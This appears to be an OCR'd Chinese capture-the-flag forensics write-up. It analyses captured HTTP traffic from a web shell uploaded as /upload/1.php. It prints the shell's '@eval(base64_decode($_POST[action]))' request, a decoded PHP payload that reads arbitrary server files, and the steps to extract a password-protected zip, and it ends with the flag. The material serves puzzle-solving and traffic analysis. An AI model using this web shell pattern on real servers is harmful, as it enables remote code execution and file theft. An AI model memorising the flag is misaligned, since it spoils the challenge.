


```
uPSROLiIvIi4kUjtlbHNlICRMLj0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=RDpcd2FtcDY0XHd3
d1x1cGxvYWRcHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:42:27 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 221
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

->|./	2017-12-08 11:42:11	0	0777
../	2017-12-08 11:39:10	4096	0777
1.php	2017-12-08 11:33:16	33	0666
6666.jpg	2017-12-08 11:42:11	102226	0666
flag.txt	2017-12-08 11:35:29	17	0666
hello.zip	2017-12-08 09:32:36	224	0666
|<-POST /upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 371

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ
2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JFA9QGZvcGVuKCRGLCJyIik7ZWNo
byhAZnJlYWQoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUCk7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRca
GVsbG8uemlwHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:42:31 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 230
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
```



```
Content-Type: text/html; charset=UTF-8

->|PK..........KQ...4...(.......flag.txtC......cS...J..Ea.v....&e$K..2%..$..,..=.J..1p..p46.PK..?..........KQ...4...
(.....$.......  .......flag.txt
. .........J. ..p..     .o2.p.. .o2.p..PK..........Z...Z.....well,you need passwd!.|<-
```


跑一下可以看到传了一个 hello.zip


File Edit Selection Find View Goto Tools Project Preferences Help
solve.php

```php
<?php
    print(base64_decode(urldecode("QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JFA9QGZvcGVuKCRGLCJyIik7ZWNobyhAZnJlYWQoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUCk7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRcaGVsbG8uemlw")));
```

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$F=base64_decode($_POST["z1"]);$P=@fopen($F,"r");echo(@fread($P,filesize($F)));@fclose($P);;echo("|<-");die();<0x0c>�D:\wamp64\www\upload\hello.zip[Finished in 0.1s]
```

可以大致看出zip里面有个 flag.txt 然后需要密码




```
aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JFA9QGZvcGVuKCRGLCJyIik7ZWNobyhAZnJlYWQoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUCk7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRcaGVsbG8uemlwHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:42:31 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 230
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

->|PK..........KQ...4...(.......flag.txtC......cS...J..Ea.v....&e$K..2%..$..,..=.J..1p..p46.PK..?..........KQ...4...
(.....$.......  .......flag.txt
. .........J. ..p..     .o2.p.. .o2.p..PK..........Z...Z.....well,you need passwd!.|<-
```

直接用 binwalk 分离出zip文件

上面的图片就是压缩包的密码

解压压缩包得到flag



Name	Size	Type	Modified
flag.txt	40 bytes	plain text ...	08 December 20...

```
flag{3OpWdJ-JP6FzK-koCMAK-VkfWBq-75Un2z}
```